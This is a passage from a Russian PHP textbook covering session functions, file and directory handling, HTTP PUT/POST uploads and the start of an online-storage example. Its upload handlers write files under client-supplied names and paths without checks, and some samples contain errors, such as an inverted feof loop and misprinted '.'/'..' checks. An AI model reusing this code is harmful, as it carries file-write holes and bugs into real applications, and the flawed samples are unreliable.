Эта функция устанавливает значения для даты прекращения действия, пути к файлам и домена, видящего cookie. Эта функция действует только во время выполнения сценария и не может задавать необходимость работы с cookie через закрытый канал.

```
boolean session_decode(string data)
```

Раскодирует данные сеанса, находящиеся в переменной, переданной функции, и записывает их в глобальные/сессионные переменные.

```
string session_encode
```

Помещает все данные сеанса в строку. Эта функция удобна для передачи всех данных сеанса через URL (если пользователь переадресуется на другой сервер) или для сохранения их в базе данных.

```
string session_cache_limiter([string cache_limiter_string])
```

Если строка не задана, возвращает текущий метод ограничения кэширования. В противном случае устанавливается метод кэширования, заданный в строке. Например, nocache отключает закрытое и открытое кэширование на стороне клиента. Кэширование на стороне клиента разрешают оба метода, но private (закрытое) обладает несколько большими ограничениями.

## Резюме

В этой главе мы рассмотрели встроенную в PHP поддержку cookies и сеансов и способы их использования, в том числе в более крупных задачах. Мы узнали, как писать собственные функции обработки сеансов и как их применять. Кроме того, мы рассказали о том, как продолжать сеансы с помощью URL и почему следует избегать такого способа.

# 9

## Работа с файлами

Приложения PHP, работающие с постоянно хранящимися **данными**, используют в основном две возможности для хранения информации: реляционные базы данных и локальную файловую систему. Реляционные базы больше подходят для хранения структурированных данных, к которым приложение обращается, исходя из некоторого условия для поиска. Например, данные о служащем, состоящие из таких частей, как имя, фамилия, идентификационный номер и зарплата, следует хранить в реляционной базе данных. Тогда приложение может обращаться к данным о служащем, задавая в критерии поиска поля `firstname`, `lastname`, `employeid` или `salary`.

Файловые системы полезны для хранения простых данных типа файлов настройки и неструктурированных данных типа графических образов или документов текстовых процессоров. В этом случае текстовый редактор будет обращаться к данным, основываясь на абсолютном пути к файлу, в котором хранятся данные.

В данной главе мы осветим следующие вопросы:

- Функции PHP, позволяющие сохранять и извлекать данные в локальной файловой системе сервера
- Законченное приложение, хранящее данные в файловой системе сервера

### Файлы

**Файл** - это последовательность байтов, постоянно хранящаяся на физическом носителе, например на жестком диске. Каждый файл однозначно идентифицируется по своему абсолютному пути, например `C:\temp\textfile.txt` на платформе Windows или `/private/user/textfile` на платформе UNIX.

В Windows в путях файлов может присутствовать как прямая (/), так и обратная (\) косая черта, тогда как в других ОС используется только прямой

слэш. Хорошей практикой считается определение в своих программах PHP глобальной переменной `fileSeparator`, содержащей разделитель пути. В некоторых ОС прямой слэш (`/`) может быть частью имени файла, но это крайний случай.

Большинство приложений PHP выполняет для чтения или записи в файл следующие шаги:

- Открытие файла
- Чтение и/или запись
- Закрытие файла

## Открытие файлов

С помощью функции `fopen()` можно открыть любой файл в файловой системе сервера. Она может также применяться для открытия файлов через Интернет по HTTP или FTP. Здесь мы рассматриваем только открытие посредством этой функции файлов в файловой системе сервера:

```
int fopen(string filename, string mode [, string use_include_path])
```

Аргумент `filename` может быть именем файла или абсолютным путем к нему. Если `filename` представляет собой имя файла, то предполагается, что он находится в текущем рабочем каталоге.

Второй аргумент указывает, для каких действий должен быть открыт файл – чтения, записи или дозаписи. Он может принимать следующие значения (табл. 9.1):

Таблица 9.1. Значения аргумента `mode` функции `fopen()`

| Значение | Описание  |
|----------|---|
| r        | Открыть файл только для чтения  |
| r+       | Открыть файл для чтения и записи  |
| w        | Открыть файл только для записи с усечением до нулевой длины. Содержимое файла будет полностью утрачено. Если файл не существует, PHP попытается его создать |
| w+       | Открыть файл для чтения и записи с усечением до нулевой длины. Если файл не существует, PHP попытается его создать  |
| a        | Открыть файл для дополнения. Данные будут записываться в конец существующего файла. Если файл не существует, PHP попытается его создать                     |
| a+       | Открыть файл для дозаписи и чтения данных. Данные будут записываться в конец существующего файла. Если файл не существует, PHP попытается его создать       |
| b        | Этот флаг указывается при чтении/записи двоичных файлов в таких операционных системах, как Windows, в которой двоичные файлы обрабатываются особым образом  |

Третий аргумент определяет, должен ли PHP искать также файлы в каталоге `include_path`. Установить `include_path` можно в файле настроек `php.ini`.

В случае успеха функция `fopen()` возвращает дескриптор файла, а в случае неудачи - `false`. Дескриптор файла (file handle) используется операционной системой для поддержки контекста открытого файла. В частности, в нем хранится текущий указатель данных, который увеличивается после вызова функций для чтения или записи. Возвращенный при открытии дескриптор файла надо указывать при всех последующих вызовах функций для работы с файлом.

Следующий код открывает двоичный файл `C:\temp\job.jpg` для чтения:

```
if (!$fp=fopen("c:/temp/job.jpg", "rb")) {
    printf("Could not open file job.jpg");
}
```

## Закрытие файлов

```
int fclose(int fp)
```

Функция `fclose()` применяется для закрытия открытого файла. Аргумент `fp` представляет собой дескриптор файла, который надо закрыть. Функция возвращает `true` в случае успеха и `false` при неудаче.

Закончив чтение или запись в открытый файл, необходимо закрыть его, чтобы освободить для доступа другим сценариям или программам. Операционные системы устанавливают определенные пределы на количество файлов, которые могут оставаться открытыми в любой данный момент времени.

## Отображение файлов

```
int fpassthru(int fp)
```

Содержимое открытого файла можно послать в броузер с помощью функции `fpassthru()`. Эта функция читает содержимое открытого файла, начиная с текущей позиции в нем и до конца файла, и выводит его в стандартный выходной поток. Аргумент `fp` представляет собой указатель на открытый файл. Эта функция возвращает `true` в случае успеха и `false` при неудаче.

Если файл двоичный, то его надо открыть с флагом `b`, иначе броузер не сможет показать его правильным образом. Для отправки содержимого файла в броузер можно также обратиться к методу `readfile()`, но для отправки содержимого двоичного файла следует выбрать `fpassthru()`. Следующий код отправляет в броузер содержимое двоичного файла `C:\temp\job.jpg`:

```
if (!$fp=fopen("c:/temp/job.jpg", "rb")) {
    printf("Could not open file job.jpg");
} else {
    fpassthru($fp);
}
```

```
int readfile(string filename)
```

Метод `readfile()` принимает в качестве аргумента имя файла и предполагает, что файл текстовый. Он возвращает `true` в случае успеха и `false` при неудаче.

## Чтение из файлов

```
string fread(int fp, int length)
```

С помощью функции `fread()` можно прочесть строку из открытого файла. Функция `fread()` возвращает строку длиной до `length` символов из файла с указателем `fp`. Если конец файла будет достигнут раньше, чем заданная длина, возвращается текст до конца файла.

Побочным эффектом этого вызова является перемещение текущей позиции в файловом указателе к очередному непрочитанному символу файла. Это относится ко всем функциям чтения, принимающим в качестве аргумента дескриптор файла `fp`.

Следующий код считывает файл целиком:

```
if (!($fp = fopen("a.txt", "r"))){  
    printf("Could not Open file a.txt");  
} else {  
    while ($buffer= fread($fp, 100)) {  
        // Обработка прочитанных данных  
    }  
}
```

```
string fgetc(int fp)
```

С помощью функции `fgetc()` можно прочесть один символ из открытого файла. Она возвращает строку, состоящую из одного символа в текущей позиции файла, и увеличивает текущую позицию на единицу. Если достигнут конец файла, функция возвращает `false` (пустую строку):

```
string fgets(int fp, int length)
```

Функция `fgets()` читает и возвращает строку, начиная с текущей позиции заданного дескриптора файла, длиной до «`length-1`» байт. Чтение завершается, когда прочтены «`length-1`» байт или достигнуты новая строка или конец файла. Побочным эффектом этого вызова является перемещение текущей позиции в файловом указателе к очередному непрочитанному символу файла:

```
string fgetss(int fp, int length [,string allowable_tags])
```

Функция `fgetss()` идентична `fgets()` за исключением того, что из строки удаляются теги HTML и PHP. В аргументе `allowable_tags` можно через запятую перечислить теги, которые не должны удаляться. Обратите внимание, что теги учитываются до заданной длины строки.

```
array file(string filename [,int use_include_path])
```

Функция `file()` записывает содержимое файла `filename` в массив. Она возвращает массив, в котором каждый элемент массива соответствует строке, включая символ конца строки (перевод строки и возврат каретки).

Функцию `file()` следует применять только для чтения небольших файлов. Если с ее помощью читать большие файлы, то объем памяти, занимаемой интерпретатором PHP, может неоправданно увеличиться.

Следующий код осуществляет чтение файла `a.txt` и выводит его в виде документа HTML:

```
<html>
<head>/<head>
<body>
<?php
if (!($fileArray = file("a.txt")))
    printf("could not read a.txt file");
}
for ($i=0; $i < count($fileArray); $i++) {
    printf("%s<br>", $fileArray[$i]);
}
?>
</body>
</html>
```

## Запись в файлы

Для записи в файл предназначены функции `fputs()` и `fwrite()`. Они идентичны:

```
int fputs(int fp, string stringToWrite [,int length]);
int fwrite(int fp, string stringToWrite [,int length]);
```

Первый аргумент, `fp`, представляет собой дескриптор файла, в который производится запись. Второй аргумент, `stringToWrite`, является строкой, которая должна быть записана в файл. Третий **необязательный** аргумент задает количество символов строки, которые должны быть записаны. Если этот последний параметр не задан, выводится вся строка. В случае успеха возвращается значение `true`, в случае неудачи - `false`.

## Перемещение по файлам

При чтении данных из файла указатель текущей позиции в нем перемещается к очередному непрочитанному символу. PHP предоставляет ряд функций для изменения указателя текущей позиции в файле:

```
int rewind(int fp)
```

Функция `rewind()` устанавливает указатель текущей позиции в начало файла. Аргумент `fp` представляет собой дескриптор файла. Функция возвращает `true` в случае успеха и `false` в случае неудачи.

```
int fseek(int fp, int offset [, int whence])
```

С помощью функции `fseek()` можно установить указатель текущей позиции в любое место файла. Аргумент `fp` представляет собой дескриптор файла. Аргумент `whence` может иметь одно из следующих значений:

- `SEEK_SET`

Устанавливает указатель позиции равным `offset` байтам.

- `SEEK_CUR`

Устанавливает указатель позиции в текущее положение плюс `offset`.

- `SEEK_END`

Устанавливает указатель позиции в конец файла плюс `offset`. В качестве смещения может быть указано отрицательное число.

По умолчанию аргумент `whence` имеет значение `SEEK_SET`. Функция `fseek()` возвращает `true` в случае успеха и `false` в случае неудачи.

```
int ftell(int fp)
```

Эта функция возвращает текущую позицию в файле.

```
int feof(int fp)
```

С помощью `feof()` можно узнать, находится ли текущая позиция в конце файла. Функция возвращает `true`, если позиция в файле с дескриптором `fp` находится в конце файла или произошла ошибка, в ином случае возвращает `false`.

В следующем примере функция `feof()` применяется для чтения содержимого файла:

```
while (feof($fp)) {
    $buffer = fread($fp, 1024);
}
```

## Копирование, удаление и переименование файлов

PHP поддерживает функции копирования, удаления и переименования файлов. Хотя копирование и переименование файлов можно осуществлять с помощью вызовов API для чтения, записи и удаления, обычно проще использовать специфические функции PHP:

```
int copy(string source, string destination)
```

Функция `copy()` копирует файл `source` в `destination`. Она возвращает `true` в случае успеха и `false` в случае неудачи.

```
int rename(string oldname, string newname)
```

Эта функция меняет имя файла `oldname` на `newname`. Возвращает `true` в случае успеха и `false` в случае неудачи.

```
int unlink(string filename)
```

Функция `unlink()` позволяет удалить файл навсегда. Возвращает `true` в случае успеха и `false` в случае неудачи.

- В UNIX каждый файл фактически представляет собой ссылку на блок диска. Пока существует хоть одна ссылка на блок диска, тот считается используемым. Когда не остается ссылок, указывающих на блок, ОС считает этот блок «свободным» и может записать в него данные другого файла. По этой причине пользователь может сделать резервную копию файла, просто создав еще одну ссылку на него. Данные сохраняются даже в том случае, если уничтожить первый файл (ссылку), потому что вторая ссылка продолжает указывать на блок диска, содержащий данные, а пока это так, ОС не освободит блок.

## Определение атрибутов файла

PHP предоставляет ряд функций, с помощью которых можно получить дополнительную информацию о файле:

```
int file_exists(string filename)
```

С помощью функции `file_exists()` можно проверить, существует ли файл. Она возвращает `true`, если файл существует, и `false` в противном случае:

```
int fileatime(string filename)
```

Функция `fileatime()` возвращает время последнего обращения к файлу.

```
int filectime(string filename)
```

Функция `filectime()` возвращает время последней модификации содержимого файла или его **метаданных**, например прав доступа.

```
int filemtime(string filename)
```

Функция `filemtime()` возвращает время последней модификации содержимого файла.

```
int filesize(string filename)
```

Функция `filesize()` возвращает размер файла в байтах.

```
string filetype(string filename)
```

Функция `filetype()` возвращает тип файла. В случае успешного вызова `filetype()` возвращает одну из следующих строк (табл. 9.2):

*Таблица 9.2. Значения, возвращаемые функцией `filetype()`*

| Значение             | Описание                          |
|----------------------|-----------------------------------|
| <code>fifo</code>    | FIFO(именованный канал)           |
| <code>char</code>    | специальное символьное устройство |
| <code>dir</code>     | каталог                           |
| <code>block</code>   | специальное блочное устройство    |
| <code>link</code>    | символическая ссылка              |
| <code>file</code>    | обычный файл                      |
| <code>unknown</code> | тип файла не установлен           |

```
void clearstatcache(void)
```

Большинство системных вызовов, возвращающих характеристики файла, весьма ресурсоемки. Во избежание обусловленной этим потери производительности, PHP кэширует данные о файле. Этот кэш можно очистить, вызвав функцию `clearstatcache()`.

Есть ряд функций, определяющих тип файла. Это следующие функции:

```
boolean is_dir(string filename)
boolean is_executable(string filename)
boolean is_file(string filename)
boolean is_link(string filename)
```

Эти функции возвращают `true`, если указанный файл является каталогом, исполняемым файлом, обычным файлом или символьской ссылкой соответственно:

```
boolean is_readable(string filename)
boolean is_writable(string filename)
```

С помощью функций `is_readable()` и `is_writable()` можно узнать, есть ли у сценария PHP права для чтения указанного файла или записи в него.

Некоторые из этих функций будут использованы в примере приложения для сохранения данных на сервере далее в этой главе.

## Каталоги

Помимо обработки отдельных файлов, PHP предоставляет функции для работы с каталогами. С помощью API PHP для каталогов можно создавать и удалять каталоги и читать содержимое каталогов.

```
int chdir(string directory)
```

Установить текущий каталог процесса PHP можно с помощью функции `chdir()`. Если требуется доступ к нескольким файлам в одном каталоге, удобно изменить текущий каталог на тот, в котором содержатся эти файлы.

```
string getcwd()
```

Получить текущий каталог можно с помощью функции `getcwd()`. Она возвращает текущий рабочий каталог.

```
int opendir(string path)
```

Для чтения содержимого каталога его надо сначала открыть. Функция `opendir()` открывает каталог, заданный параметром `path`. В случае успеха она возвращает дескриптор (`handle`) каталога, ссылка на который используется потом в вызовах функций.

```
string readdir(int dir)
```

После того как каталог открыт, прочесть его содержимое можно с помощью функции `readdir()`. Функция `readdir()` возвращает имя следующего элемента, содержащегося в каталоге. Если в каталоге больше не осталось элементов или дескриптор каталога недействителен, функция возвращает `false`.

Помимо файлов и вложенных папок в каждом каталоге есть две специальные записи `"."` и `".."`. Запись `"."` указывает на текущий каталог, а `".."` указывает на родительский каталог.

Текущий каталог можно открыть, указав его имя как `"."`:

```
$dir = opendir(".")
```

После чтения содержимого каталога его надо закрыть, чтобы освободить все связанные с ним ресурсы:

```
void closedir($dir)
```

Следующий код удаляет из каталога `temp/` все файлы, доступа к которым не было в течение последних десяти дней:

```
<html>
<head></head>
<body>

<?php
function cleanTemporaryFiles($directory)
{
```

Откроем каталог:

```
$dir = opendir($directory);
```

Прочтем запись по дескриптору каталога:

```
while (($file = readdir($dir)) {
```

Если прочтенная запись указывает на файл, то удалим его, если к нему не было обращений в течение последних десяти дней:

```
if (is_file($directory . "/" . $file)) {
    $accessTime = fileatime($directory . "/" . $file);
    $time = time();
    if (($time - $accessTime) > 10*24*60*60) {
        if (unlink($directory . "/" . $file)) {
            printf("File %s is removed from %s directory <br>\n",
                   $file, $directory);
        }
    }
}
```

Если прочтенная запись относится к каталогу, снова вызовем функцию, передав прочтенную запись в качестве аргумента. Здесь мы используем функ-

цию `cleanTemporaryFiles()` рекурсивно. Обратите внимание, что мы не вызываем снова функцию, если прочтена запись `".."` или `".."`:

```
    } else if (is_dir($directory . "/" . $file) &&
        ($file != ".") && ($file != "..")) {
            cleanTemporaryFiles($directory . "/" . $file);
    }
}
```

Закроем каталог:

```
closedir($dir);
}

cleanTemporaryFiles("c:/temp");
?>
</body>
</html>
```

## Создание и удаление каталогов

```
int mkdir(string directoryname, int mode)
```

С помощью функции `mkdir()` можно создавать новые каталоги. Аргумент `directoryname` задает путь для создаваемого каталога. Аргумент `mode` задает права доступа для каталога UNIX. В Windows этот аргумент игнорируется. Режим доступа задается в виде строки с восьмеричным числом, которая всегда должна начинаться с символа нуля. Функция возвращает `true` в случае успеха и `false` в случае неудачи.

Следующий код создает новый каталог `C:\temp\test`:

```
<?php
if (mkdir("c:/temp/test", "0700")) {
    printf("New directory created");
} else {
    printf("Couldn't create directory");
}
?>
```

```
int rmdir(string dirname)
```

С помощью функции `rmdir()` можно удалить каталог. Эта функция возвращает `true` в случае успеха и `false` в случае неудачи. Отметим, что функция `rmdir()` удаляет только пустые каталоги.

Следующая функция удаляет непустой каталог:

```
<?php
function removeDirectory($directory)
{
    $dir = opendir($directory);
```

Сначала удалим все подкаталоги и файлы:

```
while (($file = readdir($dir))) {
    if (is_file($directory . "/" . $file)) {
        unlink($directory . "/" . $file);
```

Записи `..` и `...` указывают на текущий и родительский каталоги соответственно. При вызове метода `removeDirectory()` не следует передавать эти каталоги в качестве аргументов: если не пропускать явным образом `..` и `...`, то можно потерять все свои данные!

```
} else if (is_dir($directory . "/" . $file) &&
    ($file != ".") && ($file != "..")) {
    removeDirectory($directory . "/" . $file);
}
closedir($dir);
```

Удалим каталог:

```
rmdir($directory);
printf("Directory %s removed", $directory);
}
?>
```

## Загрузка файлов клиента на сервер

Есть два механизма, с помощью которых браузеры могут загружать файлы на сервер:

- На основе метода HTTP PUT
- На основе метода HTTP POST

Протокол HTTP предоставляет для доступа к информации, расположенной на веб-сервере, три основных метода - GET, PUT и POST.

Метод GET применяется для получения веб-страниц. Когда с помощью GET загружаются динамические страницы, переменные формы передаются в составе URL. Броузер может загружать страницы с помощью метода GET произвольное количество раз - это не опасно - метод GET не должен приводить к каким-либо постоянным изменениям на сервере. Некоторые веб-серверы устанавливают максимальную длину URL (обычно 1024), которую они могут обработать, поэтому GET не должен применяться для передачи данных формы, объем которых превышает это значение.

Метод PUT применяется для обновления информации на сервере. Он требует, чтобы его данные были сохранены на сервере по запрашиваемому им URL. Метод PUT применяется в основном для публикации страниц.

Метод POST позволяет осуществить постоянное изменение на сервере по запрашиваемому им URL, например для удаления папки в приложении элект-

ронной почты, работающем через веб-интерфейс. Броузер не должен выполнять метод POST, не получив подтверждения пользователя. Метод POST отправляет все переменные формы в теле запроса. К методу POST обращаются и в тех случаях, когда необходимо передать большой объем данных с формы.

## Загрузка файлов на сервер с помощью PUT

Типичный запрос HTTP PUT выглядит так:

```
PUT /path/filename.html HTTP/1.1
```

В данном случае клиенту требуется, чтобы веб-сервер сохранил содержимое запроса как указанный URL (*/path/filename.html*) пространстве имен URL веб-сервера. По умолчанию веб-сервер не выполняет такие запросы, а задает сценарий, который их обрабатывает. В этом сценарии можно реализовать политику загрузки файлов данного конкретного веб-сайта.

Например, в Apache это можно сделать с помощью директивы `Script` (хранящейся в `httpd.conf`). Следующая директива означает, что обрабатывать запросы HTTP PUT должен сценарий `put.cgi`:

```
Script PUT /cgi-bin/put.cgi
```

PHP обеспечивает поддержку для создания обработчиков PUT. Получив запрос PUT, PHP записывает его содержимое во временный файл, который удаляется после обработки запроса. Имя временного файла хранится в переменной `$PHP_PUT_FILENAME`, а URL записывается в переменную `$REQUEST_URI`.

Следующий простой сценарий PHP для обработки запросов PUT копирует загруженный файл по заданному URL в пространстве имен URL веб-сервера:

```
<?php copy($PHP_PUT_FILENAME, $DOCUMENT_ROOT.$REQUEST_URI); ?>
```

Механизм PUT для загрузки файлов на сервер не работает в текущих реализациях PHP. Узнать о ходе исправления этой ошибки можно на <http://www.php.net/bugs.php?id=10383>.

## Загрузка файлов на сервер с помощью POST

В формах HTML есть элементы, разрешающие пользователю ввести имя файла, который будет отправлен на веб-сервер. Такая функция реализована в новых версиях браузеров как Netscape, так и Microsoft. Простая форма HTML (`uploadfile.html`) для передачи файла может выглядеть так:

```
<html>
  <head>
    <title> A Simple Form for Uploading a File </title>
  </head>
  <body>
    <h2> A simple form for uploading a file </h2>
```

Атрибуту `enctype` элемента формы следует присвоить значение `multipart/form-data` — это необходимо для того, чтобы действовала отправка файлов на сервер. Атрибут `enctype` определяет, какую кодировку должен применить броузер к параметрам формы. По умолчанию атрибут `enctype` имеет значение `application/x-www-form-urlencoded`:

```
<form action="upload.php" method="post" enctype="multipart/form-data">
```

Элемент ввода должен иметь тип `file`:

```
Enter file name: <input type="file" name="userfile"><br>
<input type="submit"><br>
</form>
</body>
</html>
```

Эта страница будет выглядеть в броузере так (рис. 9.1):




Рис. 9.1. Форма для загрузки файла на сервер

Получив запрос HTTP с элементами ввода типа `file`, PHP записывает содержимое загруженного файла во временный файл. Временный файл создается в каталоге сервера, установленном по умолчанию для временных файлов, если другой каталог не задан директивой `upload_tmp_dir` в файле `php.ini`. Каталог сервера для временных файлов по умолчанию можно изменить, установив значение переменной `TMPDIR`. В конце запроса временный файл уничтожается, поэтому сценарий PHP, обрабатывающий запрос, должен скопировать файл, если данные, находящиеся в нем, должны быть сохранены для дальнейшей работы.

Характеристики загруженного файла доступны сценариюм PHP через двумерный массив `HTTP_POST_FILES`. Если предположить, что элемент ввода (типа `file`) назван `userfile`, то:

- Переменная `$HTTP_POST_FILES['userfile'][name]` содержит исходное имя файла на машине клиента
- Переменная `$HTTP_POST_FILES['userfile'][type]` содержит MIME-тип файла
- Переменная `$HTTP_POST_FILES['userfile'][size]` содержит размер загруженного файла в байтах

- `$HTTP_POST_FILES['userfile']['tmp_name']` содержит имя временного файла, в котором загруженный файл сохранен на сервере

**Ниже приведен сценарий PHP upload.php, который копирует загруженный файл в каталог temp/:**

```
<html>
<head>
    <title>Upload File Example</title>
</head>
<body>
    <?php
```

Выведем характеристики загруженного файла:

```
printf ("<b>Uploaded File Details</b><br><br>");
printf ("Name: %s <br>", $HTTP_POST_FILES["userfile"]["name"]);
printf ("Temporary Name: %s <br>",
        $HTTP_POST_FILES["userfile"] ["tmp_name"]);
printf ("Size: %s <br>", $HTTP_POST_FILES["userfile"] ["size"]);
printf ("Type: %s <br> <br>", $HTTP_POST_FILES["userfile"] ["type"]);
```

Скопируем загруженный файл в каталог C:\temp\:

```
if (copy($HTTP_POST_FILES["userfile"]["tmp_name"],
        "c:/temp/".$HTTP_POST_FILES["userfile"]["name"])) {
    printf("<b>File successfully copied</b>");
} else {
    printf("<b>Error: failed to copy file</b>");
```

}

?

</body>

</html>

Результат выглядит следующим образом (рис. 9.2):




Рис. 9.2. Информация о загрузке файла на сервер

Иногда требуется ограничить размер файла, который может быть загружен на сервер. Это можно сделать, проверив размер файла в сценарии PHP. Например, чтобы разрешить прием только файлов, размер которых не превышает одного мегабайта, можно модифицировать `upload.php` следующим образом:

```
if ($HTTP_POST_FILES["userfile"]["size"] > 1024*1024) {
    printf("<b>Error: File size is greater than one megabyte</b>");
    exit;
}

if (copy($HTTP_POST_FILES["userfile"]["tmp_name"],
        "c:/temp/".$HTTP_POST_FILES["userfile"]["name"])) {
    printf("<b>File successfully copied</b>");
} else {
    printf("<b>Error: failed to copy file</b>");
}
```

Директива PHP `upload_max_filesize` (значение по умолчанию 2 Мбайт) позволяет задать максимальный размер загружаемого файла, который станет обрабатывать PHP. Любые файлы большего размера не будут загружаться PHP.

PHP предоставляет вспомогательные функции для работы с файлами, загруженными методом HTTP POST:

- `is_uploaded_file()` - возвращает `true`, если файл (`filename`) был загружен методом HTTP POST.
- `move_uploaded_file()` - копирует загруженный файл `filename` в `destination`. Если указанного загруженного файла нет, функция не выполняет никаких действий. В случае успеха функция возвращает `true`.

## Пример приложения, работающего с файловой системой

Ознакомившись с функциями, предлагаемыми PHP для работы с файлами в файловой системе сервера, найдем им некоторое практическое применение. В этой части мы разработаем небольшое приложение, которое сначала спроектируем, а потом разберем его исходный код.

### Приложение для хранения данных на сервере

Одним из наиболее популярных на сегодняшний день приложений, основанных на веб-интерфейсе, является приложение для хранения данных на сервере. Это приложение дает пользователям возможность записывать данные на удаленный сервер. Хранящиеся на сервере данные можно просматривать и обрабатывать из любого веб-браузера. Попробуем создать аналогичное приложение - не слишком сложное, но позволяющее в достаточной мере проиллюстрировать работу файловых функций PHP. Рассмотрим и требования к такому приложению и соображения по его архитектуре:

- Пользователи должны иметь возможность работать с приложением из любого броузера, поддерживающего HTML 3.2 и выше.
- Новые пользователи должны иметь возможность самостоятельно регистрироваться.
- Приложение должно быть защищенным. Это означает, что в него необходимо встроить некий базовый механизм аутентификации, предотвращающий несанкционированный доступ к приложению от имени другого пользователя.
- Пользователи должны иметь возможность:
  - создавать папки
  - удалять папки
  - перемещаться по папкам
  - загружать на сервер новые файлы
  - просматривать файлы
- Приложение должно по возможности использовать файловые функции PHP.
- Приложение не будет решать проблемы одновременного доступа.

Прежде чем смотреть на код, взглянем на пользовательский интерфейс приложения (рис. 9.3):





Рис. 9.3. Вход в приложение для хранения данных на сервере


Это страница для регистрации в приложении новых пользователей. Пользователь вводит данные о себе - имя, фамилию, адрес электронной почты, имя пользователя и пароль - и щелкает по кнопке Submit.

Отметим, что по имени пользователя и паролю будет впоследствии осуществляться регистрация в приложении. Вот страница для регистрации в приложении (рис. 9.4).



*Рис. 9.4. Страница регистрации*

Чтобы зарегистрироваться, пользователь вводит имя\_пользователя и пароль в текстовых окнах Username и Password и нажимает кнопку Submit. Если аутентификация проходит успешно, пользователь попадает на главную страницу приложения (рис. 9.5):



*Рис. 9.5. Главная страница приложения*

В главной странице приложения пользователь может сделать следующее:

- Создать папку

В текущей папке можно создать новую, введя ее имя в текстовом окне Folder Name и щелкнув по кнопке Create Folder.

- **Удалить папку/файл**

Можно удалить папку/файл, выбрав их в выпадающем списке Select a Folder/File и щелкнув по кнопке Remove Folder.

- **Загрузить файл на сервер**

Можно загрузить файл в текущую папку на сервере, введя или выбрав имя файла в текстовом окне Upload File и щелкнув по кнопке Upload.

- **Перемещаться по папкам или просматривать файлы**

В левой части главной страницы перечислены вложенные папки и файлы в текущем каталоге. Пользователь может перемещаться по папкам или просматривать файлы посредством щелчков по имени папки/файла.

- **Отменить регистрацию**

Пользователь может отменить регистрацию в приложении, щелкнув по ссылке Logout.

В реализации приложения предполагается, что PHP использует cookies для организации сеансов или скомпилирован с флагом --enable-trans-sid. Если это не так, придется модифицировать код, добавив пару имя=значение вида session\_name=session\_id во все URL HTTP. Подробнее о сессиях и cookies рассказано в главе 8.

Разберем последовательно код.

## Общая функциональность

В сценарии common.php содержатся определения переменных и функций, используемые во всем коде:

```
<?php
```

Каталог для хранения данных пользователя:

```
$rootDirectory = "c:/online-storage";
```

Каталог для хранения профиля пользователя:

```
$userProfileDir = "c:/online-storage/profiles";
```

Разделитель в именах файлов. Это должен быть / на платформах UNIX и \\ на платформах Windows:

```
$fileSeparator = "/";
```

